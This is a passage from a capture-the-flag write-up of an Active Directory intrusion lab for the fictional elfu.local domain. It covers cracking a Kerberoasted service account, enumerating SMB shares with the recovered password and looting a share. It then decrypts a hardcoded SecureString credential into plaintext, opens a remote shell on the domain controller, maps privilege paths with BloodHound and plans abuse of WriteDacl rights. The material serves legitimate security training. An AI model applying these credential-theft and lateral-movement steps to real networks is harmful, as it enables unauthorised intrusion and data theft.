Recovered........: 1/1 (100.00%) Digests
Progress.........: 3186203/4055610 (78.56%)
Rejected.........: 51995/3186203 (1.63%)
Restore.Point....: 0/78 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:40688-40704 Iteration:0-16
Restore.Sub.#2...: Salt:0 Amplifier:0-0 Iteration:0-16
Candidates.#1....: Eth -> cimes
Candidates.#2....: [Copying]
Hardware.Mon.#1..: Temp: 58c Fan: 23% Util: 95% Core: 925MHz Mem:1375MHz Bus:16
Hardware.Mon.#2..: Temp: 58c Fan: 23% Util: 95% Core: 925MHz Mem:1375MHz Bus:16

Started: Wed Dec 22 22:55:12 2021
Stopped: Wed Dec 22 22:55:26 2021
```

We successfully cracked the password for the **elfu_svc-account**. I guess the elf who setup this account never saw this video: https://youtu.be/z_HmDP3lKMI...

During the initial scans, a lot of hosts with ports 139/445 open were observed… Let's see if we can find some interesting shares we can access with these creds… First, we scan all 3 subnets again, outputting the scan results to files. Next, we'll extract all IP-addresses from these files, and try to list the shares on those IP-addresses, using **smbclient** and the creds we've just found by Kerberoasting the elfu_svc-account.


Doing so, 2 fileshares stand out, and both are hosted on the same server:

```
qwxxykkaip@grades:~$ nmap -p139,445 10.128.1.0/24 -PS22,445 -oA shares_1 >/dev/null
qwxxykkaip@grades:~$ nmap -p139,445 10.128.2.0/24 -PS22,445 -oA shares_2 >/dev/null
qwxxykkaip@grades:~$ nmap -p139,445 10.128.3.0/24 -PS22,445 -oA shares_3 >/dev/null

qwxxykkaip@grades:~$ for SHARE in `cat ./shares_?.gnmap | grep open | cut -f2 -d" "`; do echo $SHARE; echo Snow2021! | smbclient -L \\\\$SHARE -uelfu_svc ; done > shares-list.txt

qwxxykkaip@grades:~$ cat shares-list.txt | grep -v 10.128 | sort | uniq -c | sort -n
      1         elfu_svc_shr    Disk      elfu_svc_shr
      1         IPC$            IPC       IPC Service (Samba 4.3.11-Ubuntu)
      1         netlogon        Disk
      1         research_dep    Disk      research_dep
      1         sysvol          Disk
      2 Anonymous login successful
     23         ElfUFiles       Disk
    126         IPC$            IPC       IPC Service (Remote IPC)
    128
    128         ---------       ----      -------
    128 Enter WORKGROUP\qwxxykkaip's password:
    128         Sharename       Type      Comment
    128 SMB1 disabled -- no workgroup available

qwxxykkaip@grades:~$ cat shares-list.txt | grep "elfu_svc_shr\|research_dep" -B8
10.128.3.30
Enter WORKGROUP\qwxxykkaip's password:
```




```
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        netlogon        Disk
        sysvol          Disk
        elfu_svc_shr    Disk      elfu_svc_shr
        research_dep    Disk      research_dep
```

Unfortunately, we don't have permissions to the r**esearch_dep**-share, but **elfu_svc_shr** sounds like something elfu_svc should be able to access. Let's copy the share:




```
qwxxykkaip@grades:~$ mkdir elfu_svc_shr
qwxxykkaip@grades:~$ cd elfu_svc_shr/
qwxxykkaip@grades:~/elfu_svc_shr$ smbclient \\\\10.128.3.30\\elfu_svc_shr -U elfu_svc
Enter WORKGROUP\elfu_svc's password:
Try "help" to get a list of possible commands.
smb: \> prompt off
smb: \> recurse on
smb: \> mget *
getting file \Get-NavArtifactUrl.ps1 of size 2018 as Get-NavArtifactUrl.ps1 (1970.5 KiloBytes/sec) (average 1970.7 KiloBytes/sec)
getting file \Get-WorkingDirectory.ps1 of size 188 as Get-WorkingDirectory.ps1 (183.6 KiloBytes/sec) (average 1077.1 KiloBytes/sec)
getting file \Stop-EtwTraceCapture.ps1 of size 924 as Stop-EtwTraceCapture.ps1 (902.3 KiloBytes/sec) (average 1018.9 KiloBytes/sec)
---- 8< ---- cut here to keep output readable and short :-) ----
getting file \AzureAD.ps1 of size 141 as AzureAD.ps1 (137.7 KiloBytes/sec) (average 7193.7 KiloBytes/sec)
getting file \Copy-FileToRemoteComputer.ps1 of size 3794 as Copy-FileToRemoteComputer.ps1 (3704.7 KiloBytes/sec) (average 7172.7 KiloBytes/sec)
getting file \New-NavContainerTenant.ps1 of size 5623 as New-NavContainerTenant.ps1 (5490.7 KiloBytes/sec) (average 7162.6 KiloBytes/sec)
```

But let's do a quick scan for **ConvertTo-SecureString** in the stuff we've downloaded:




```
qwxxykkaip@grades:~/elfu_svc_shr$ grep ConvertTo-SecureString -B1 -A1 *
---- 8< ---- cut here to keep output readable and short :-) ----
GetProcessInfo.ps1-$SecStringPassword =
"76492d1116743f0423413b16050a5345MgB8AGcAcQBmAEIAMgBiAHUAMwA5AGIAbQBuAGwAdQAwAEIATgAwAEoAWQBuAGcAPQA9AHwANgA5ADgAMQA1ADIANABmAGIAMAA1AGQAOQA0AGMANQBlADYAZAA2ADEAMgA3AGIANwAxAGUAZgA2AGYAOQBiA
GYAMwBjADEAYwA5AGQANABlAGMAZAA1ADUAZAAxADUANwAxADMAYwA0ADUAMwAwAGQANQA5ADEAYQBlADYAZAAzADUAMAA3AGIAYwA2AGEANQAxADAAZAA2ADcANwBlAGUAZQBlADcAMABjAGUANQAxADEANgA5ADQANwA2AGEA"
GetProcessInfo.ps1:$aPass = $SecStringPassword | ConvertTo-SecureString -Key 2,3,1,6,2,8,9,9,4,3,4,5,6,8,7,7
GetProcessInfo.ps1-$aCred = New-Object System.Management.Automation.PSCredential -ArgumentList ("elfu.local\remote_elf", $aPass)
---- 8< ---- cut here to keep output readable and short :-) ----
Renew-LetsEncryptCertificate.ps1- .Example
Renew-LetsEncryptCertificate.ps1:  Renew-LetsEncryptCertificate -publicDnsName "host.westeurope.cloudapp.azure.com" -certificatePfxFilename "c:\temp\cert.pfx" -certificatePfxPassword
(ConvertTo-SecureString -String "S0mep@ssw0rd!" -AsPlainText -Force)
---- 8< ---- cut here to keep output readable and short :-) ----
Run-ConnectionTestToNavContainer.ps1:        $credential = New-Object pscredential -ArgumentList 'freddyk', (ConvertTo-SecureString -String 'P@ssword1' -AsPlainText -Force)
---- 8< ---- cut here to keep output readable and short :-) ----
```

Getting a closer look at GetProcessInfo.ps1, we notice that this script executes some commands on the DC (10.128.1.53, DC01.elfu.local):




```
qwxxykkaip@grades:~/elfu_svc_shr$ cat GetProcessInfo.ps1
$SecStringPassword =
"76492d1116743f0423413b16050a5345MgB8AGcAcQBmAEIAMgBiAHUAMwA5AGIAbQBuAGwAdQAwAEIATgAwAEoAWQBuAGcAPQA9AHwANgA5ADgAMQA1ADIANABmAGIAMAA1AGQAOQA0AGMANQBlADYAZAA2ADEAMgA3AGIANwAxAGUAZgA2AGYAOQBiA
GYAMwBjADEAYwA5AGQANABlAGMAZAA1ADUAZAAxADUANwAxADMAYwA0ADUAMwAwAGQANQA5ADEAYQBlADYAZAAzADUAMAA3AGIAYwA2AGEANQAxADAAZAA2ADcANwBlAGUAZQBlADcAMABjAGUANQAxADEANgA5ADQANwA2AGEA"
$aPass = $SecStringPassword | ConvertTo-SecureString -Key 2,3,1,6,2,8,9,9,4,3,4,5,6,8,7,7
$aCred = New-Object System.Management.Automation.PSCredential -ArgumentList ("elfu.local\remote_elf", $aPass)
Invoke-Command -ComputerName 10.128.1.53 -ScriptBlock { Get-Process } -Credential $aCred -Authentication Negotiate
```

Let's try to login to that DC. While we don't really need the plain-text-password, it's always nice to know, so we'll have a peek at that as well:



```
qwxxykkaip@grades:~/elfu_svc_shr$ pwsh
PowerShell 7.2.0-rc.1
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

PS /home/qwxxykkaip/elfu_svc_shr> $SecStringPassword =
"76492d1116743f0423413b16050a5345MgB8AGcAcQBmAEIAMgBiAHUAMwA5AGIAbQBuAGwAdQAwAEIATgAwAEoAWQBuAGcAPQA9AHwANgA5ADgAMQA1ADIANABmAGIAMAA1AGQAOQA0AGMANQBlADYAZAA2ADEAMgA3AGIANwAxAGUAZgA2AGYAOQBiA
GYAMwBjADEAYwA5AGQANABlAGMAZAA1ADUAZAAxADUANwAxADMAYwA0ADUAMwAwAGQANQA5ADEAYQBlADYAZAAzADUAMAA3AGIAYwA2AGEANQAxADAAZAA2ADcANwBlAGUAZQBlADcAMABjAGUANQAxADEANgA5ADQANwA2AGEA"

PS /home/qwxxykkaip/elfu_svc_shr> $aPass = $SecStringPassword | ConvertTo-SecureString -Key 2,3,1,6,2,8,9,9,4,3,4,5,6,8,7,7

PS /home/qwxxykkaip/elfu_svc_shr> ConvertFrom-SecureString $aPass -AsPlainText
A1d655f7f5d98b10!
PS /home/qwxxykkaip/elfu_svc_shr> $aCred = New-Object System.Management.Automation.PSCredential -ArgumentList ("elfu.local\remote_elf", $aPass)
PS /home/qwxxykkaip/elfu_svc_shr> Enter-PSSession -ComputerName DC01.elfu.local -Credential $aCred -Authentication Negotiate

[DC01.elfu.local]: PS C:\Users\remote_elf\Documents> net group 'Domain Admins'
Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator            elfu_admin
The command completed successfully.
```

Nice! With the password verified and CLI-access to the DC, it's time to fire up **Bloodhound** to find some interesting paths to continue our journey (again, we just copy/paste a Python-based BloodHound-ingestor from our local Kali-instance into the grades-box using a text-editor like **vim**), and we can copy/paste the produced ZIP-file as a base64-string back to our local machine for further analyses.




```
qwxxykkaip@grades:~/BloodHound.py-master$ python3 bloodhound.py -c All,LoggedOn -u elfu_svc -p "Snow2021!" -d elfu.local --zip
INFO: Found AD domain: elfu.local
INFO: Connecting to LDAP server: dc01.elfu.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 238 computers
INFO: Connecting to LDAP server: dc01.elfu.local
INFO: Found 274 users
INFO: Found 54 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.elfu.local
INFO: Querying computer: share30.elfu.local
INFO: Skipping enumeration for share30.elfu.local since it could not be resolved.
INFO: Done in 00M 01S
```


```
INFO: Compressing output into 20211223003620_bloodhound.zip

qwxxykkaip@grades:~/BloodHound.py-master$ cat 20211223003620_bloodhound.zip | base64 -w 0
---- 8< ---- cut here to keep output readable and short :-) ----
```

At this point, we do have access to 3 accounts in the domain: **qwxxykkaip, elfu_svc** and **remote_elf**.

After importing the ZIP in our local BloodHound, we mark those accounts as **Owned Users**:




However... when querying **Bloodhound** for a path from an Owned Principle to **Domain Admin**, there is no such path...


NO DATA RETURNED FROM QUERY

Ok, now is a good time to refocus! We don't really need to get those much-wanted Domain Admin-permissions, we "only" need to "*obtain the secret sleigh research document from a host on the Elf University domain*". That sounds like we need to get permissions to access a fileshare, and \\10.128.3.30\research_dep sounds like a really good target for that. At the moment, none of our currently pwned accounts have permission to that share.

However, checking the "**Outbound Object Control**"-information for each of those 3 users, we notice something very promising: **remote_elf** has 1 "First Degree Object Control"-value set, namely **WriteDacl**-permissions to the Research-department group. This means it should be possible to modify the groups accesslist (Dacl), and make our own user, **qwxxykkaip**, a member of **CN=Research Department,CN=Users,DC=elfu,DC=local...**



